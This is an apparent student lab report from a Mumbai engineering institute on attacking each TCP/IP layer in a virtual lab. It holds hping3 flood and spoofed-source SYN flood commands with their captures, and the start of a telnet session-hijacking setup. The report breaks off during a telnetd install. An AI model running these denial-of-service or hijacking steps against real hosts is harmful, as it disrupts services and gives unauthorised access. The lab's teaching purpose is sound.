



## **Veermata Jijabai Technological Institute, Mumbai 400019**

**Experiment No.:** 02

**Aim:** Perform two/three attacks from each layer of TCP/IP

**Group :** Kiran Patil - 211070904

Mayuresh Murudkar - 211070903

Pratiksha Sankhe – 201071049


**Branch:** Computer Engineering

**Batch:** D

## Theory:

TCP/IP Model helps you to determine how a specific computer should be connected to the internet and how data should be transmitted between them. It helps you to create a virtual network when multiple computer networks are connected together. The purpose of the TCP/IP model is to allow communication over large distances.

TCP/IP stands for Transmission Control Protocol/ Internet Protocol. TCP/IP Stack is specifically designed as a model to offer highly reliable and end-to-end byte stream over an unreliable internetwork.



## 1. Application Layer


DNS spoofing or DNS cache poisoning is an attack in which altered DNS records are used to redirect users or data to a fraudulent website or link that is camouflaged as the actual destination.

1. **SQL Injection (SQLi):** Attackers inject malicious SQL queries into input fields of a web application to manipulate the database or gain unauthorized access.
2. **Cross-Site Scripting (XSS):** Malicious scripts are injected into web pages to steal session cookies, redirect users, or perform other malicious actions.
3. **Cross-Site Request Forgery (CSRF):** Users are tricked into performing actions on a website without their consent, potentially resulting in unauthorized changes.
4. **Man-in-the-Middle (MitM) Attacks:** Attackers intercept and possibly alter communication between two parties, exploiting vulnerabilities in application layer protocols.
5. **Distributed Denial of Service (DDoS):** Application layer services are overwhelmed with a high volume of traffic, causing them to become slow or unresponsive.
6. **Brute Force Attacks:** Attackers repeatedly try different username and password combinations to gain unauthorized access to an application.

7. **Phishing Attacks:** Users are tricked into divulging sensitive information through deceptive websites or emails.
8. **Session Hijacking:** Attackers steal or manipulate session tokens to impersonate a user and access their account.
9. **Application Layer DoS Attacks:** Overload application layer resources, making them unavailable by targeting vulnerabilities in application code.
10. **Buffer Overflow Attacks:** Attackers exploit vulnerabilities by overflowing buffer space with excessive data, potentially executing arbitrary code.

### 1) HTTP Flood DDoS Attack:

An HTTP flood DDoS attack utilizes what appear to be legitimate HTTP GET or POST requests to attack a web server or application. These flooding DDoS attacks often rely on a botnet, which is a group of Internet-connected computers that have been maliciously appropriated through the use of malware such as a Trojan Horse.



Victim IP address:


```
kiran@kiran-VirtualBox: ~  
kiran@kiran-VirtualBox:~$ ifconfig  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.1.110 netmask 255.255.255.0 broadcast 192.168.1.255  
inet6 fe80::e296:4a3b:855a:2317 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:11:9a:c7 txqueuelen 1000 (Ethernet)  
RX packets 1539 bytes 1399079 (1.3 MB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 384 bytes 33945 (33.9 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 161 bytes 13755 (13.7 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 161 bytes 13755 (13.7 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kiran@kiran-VirtualBox:~$
```

## Network Traffic Before Attack:

## Attack using hping:

```
(kiran@Kali)-[~]  
$ sudo hping3 192.168.1.110 --flood  
HPING 192.168.1.110 (eth0 192.168.1.110): NO FLAGS are set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

## Task manager after the attack:



These types of DDoS attacks are designed to cause the targeted server or application to allocate the most resources possible in direct response to each request. In this way, the attacker hopes to overwhelm the server or application, “flooding” it with as many process-intensive requests as possible.


HTTP POSTs are often used because they involve complex server-side processing, while HTTP GET attacks are easier to create, thus lending themselves to botnet attacks which rely on scale to achieve the desired disruption.

## 2.Transport Layer

### 1) TCP SYN Flood :


In a SYN flood attack, a malicious party exploits the TCP protocol 3-way handshake to quickly cause service and network disruptions, ultimately leading to an Denial of Service (DoS) Attack.

Normal TCP 3-way handshake:



### TCP SYN Flood Attack:

The attacker sends a high volume of SYN packets to the server using spoofed IP addresses causing the server to send a reply (SYN-ACK) and leave its ports half-open, awaiting for a reply from a host that doesn't exist.



## Traced packets before the Tcp Syn flood attack

The image shows a Wireshark packet capture window titled "Capturing from enp0s3". The packet list shows six packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
2	0.047892149	192.168.1.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
3	1.013841634	192.168.1.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
4	1.059928182	192.168.1.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
5	1.383168152	IntelCor_d0:a3:9a	TendaTec_68:73:e0	ARP	60	Who has 192.168.1.1? Tell 192.168.1.103
6	1.385081949	TendaTec_68:73:e0	IntelCor_d0:a3:9a	ARP	60	192.168.1.1 is at c8:3a:35:68:73:e0

The packet details pane for packet 1 shows:

- Frame 1: 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits) on interface enp0s3, id 0
- Ethernet II, Src: b4:b5:b6:ae:b8:c9 (b4:b5:b6:ae:b8:c9), Dst: IPv4mcast\_7f:ff:fa (01:00:5e:7f:ff:fa)
- Internet Protocol Version 4, Src: 192.168.1.104, Dst: 239.255.255.250
- User Datagram Protocol, Src Port: 54755, Dst Port: 1900
- Simple Service Discovery Protocol

The packet bytes pane shows the raw data in hexadecimal and ASCII.

```
(kiran@Kali)-[~]  
$ hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
```

The image shows a Kali Linux desktop environment with a system monitor and a Wireshark packet capture window.

The system monitor displays the following statistics:

- CPU:** CPU1: 2.0%, CPU2: 1.0%, CPU3: 2.0%
- Memory and Swap:** Memory: 1.2 GB (29.7%) of 4.1 GB, Cache: 992.2 MB, Swap: 0 bytes (0.0%) of 2.2 GB
- Network:** Receiving: 13.7 MB/s, Total Received: 4.3 GiB, Sending: 48.4 KiB/s, Total Sent: 15.1 MiB

The Wireshark packet capture window shows a large number of TCP SYN packets from 192.168.1.159 to 192.168.1.104 on port 80. The packet list shows:

No.	Time	Source	Destination	Protocol	Length	Info
9442	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37921
9443	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37922
9444	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37923
9445	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37924
9446	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37925
9447	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37926
9448	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37927
9449	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37928
9450	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37929
9451	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37930
9452	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37931
9453	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37932
9454	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37933
9455	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37934
9456	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37935
9457	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37936
9458	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37937
9459	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37938
9460	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37939
9461	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37940
9462	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37941
9463	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37942
9464	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37943
9465	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37944
9466	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37945
9467	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37946
9468	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37947
9469	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37948
9470	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37949
9471	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37950
9472	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37951
9473	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37952
9474	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37953
9475	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37954
9476	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37955
9477	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37956
9478	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37957
9479	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37958
9480	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37959
9481	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37960
9482	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37961
9483	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37962
9484	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37963
9485	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37964
9486	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37965
9487	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37966
9488	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37967
9489	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37968
9490	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37969
9491	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37970
9492	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37971
9493	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37972
9494	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37973
9495	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37974
9496	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37975
9497	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37976
9498	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37977
9499	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37978
9500	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37979
9501	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37980
9502	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37981
9503	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37982
9504	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37983
9505	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37984
9506	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37985
9507	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37986
9508	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37987
9509	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37988
9510	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37989
9511	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37990
9512	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37991
9513	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37992
9514	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37993
9515	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37994
9516	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37995
9517	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37996
9518	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37997
9519	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37998
9520	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 37999
9521	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38000
9522	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38001
9523	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38002
9524	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38003
9525	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38004
9526	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38005
9527	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38006
9528	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38007
9529	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38008
9530	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38009
9531	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38010
9532	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38011
9533	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38012
9534	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38013
9535	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38014
9536	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38015
9537	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38016
9538	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38017
9539	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38018
9540	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38019
9541	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38020
9542	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38021
9543	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38022
9544	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38023
9545	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38024
9546	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38025
9547	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38026
9548	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38027
9549	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38028
9550	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38029
9551	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38030
9552	10.150000000	192.168.1.159	192.168.1.104	TCP	1514	TCP Port numbers (reset) 38031
9553	10.150000000	192.168.1.159	192.168.1.104	TCP	15	




## 2) Session Hijacking:

Session hijacking is a critical error and gives an chance to the malicious node to behave as a legitimate system. All the communications are authentic only at the beginning of session setup. The attacker may take the advantage of this and commit session hijacking attack. At first, he or she spoofs the IP address of target machine and controls the correct sequence number. After that he performs a DoS attack on the victim. As a result, the target system becomes absent for some time. Thus the attacker imitates the victim node and continues the session. Hijacking a session over UDP is the same as over TCP, except that UDP attackers not to concern about the overhead of dealing sequence numbers and other TCP mechanisms. Since UDP is connectionless, edging into a session without being detected much easier than the TCP session attacks.

We hijacked the TCP session in the telnet connection by retrieving the source port, sequence number and ack number of the tcp request snooped in the attacker machine using wireshark while making connection requests between client and server. Then used scapy to make a tcp request using the data retrieved to get the required file from the server.

We installed the telnet on the server machine and made changes in the configuration for the host.




```
(kiran@Kali)-[~]
$ telnet
telnet> h
Commands may be abbreviated.  Commands are:

close      close current connection
logout     forcibly logout remote user and close the connection
display    display operating parameters
mode       try to enter line or character mode ('mode ?' for more)
open       connect to a site
quit       exit telnet
send       transmit special characters ('send ?' for more)
set        set operating parameters ('set ?' for more)
unset      unset operating parameters ('unset ?' for more)
status     print status information
toggle     toggle operating parameters ('toggle ?' for more)
slc        set treatment of special characters

z          suspend telnet
environ    change environment variables ('environ ?' for more)
telnet> |
```

**We enabled the telnet on client machine (Ubuntu) by running the following commands in terminal:**


`sudo apt install telnetd -y`



```
kiran@kiran-VirtualBox: ~
kiran@kiran-VirtualBox:~$ sudo apt install telnetd -y
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lam-runtime liblam4
Use 'sudo apt autoremove' to remove them.
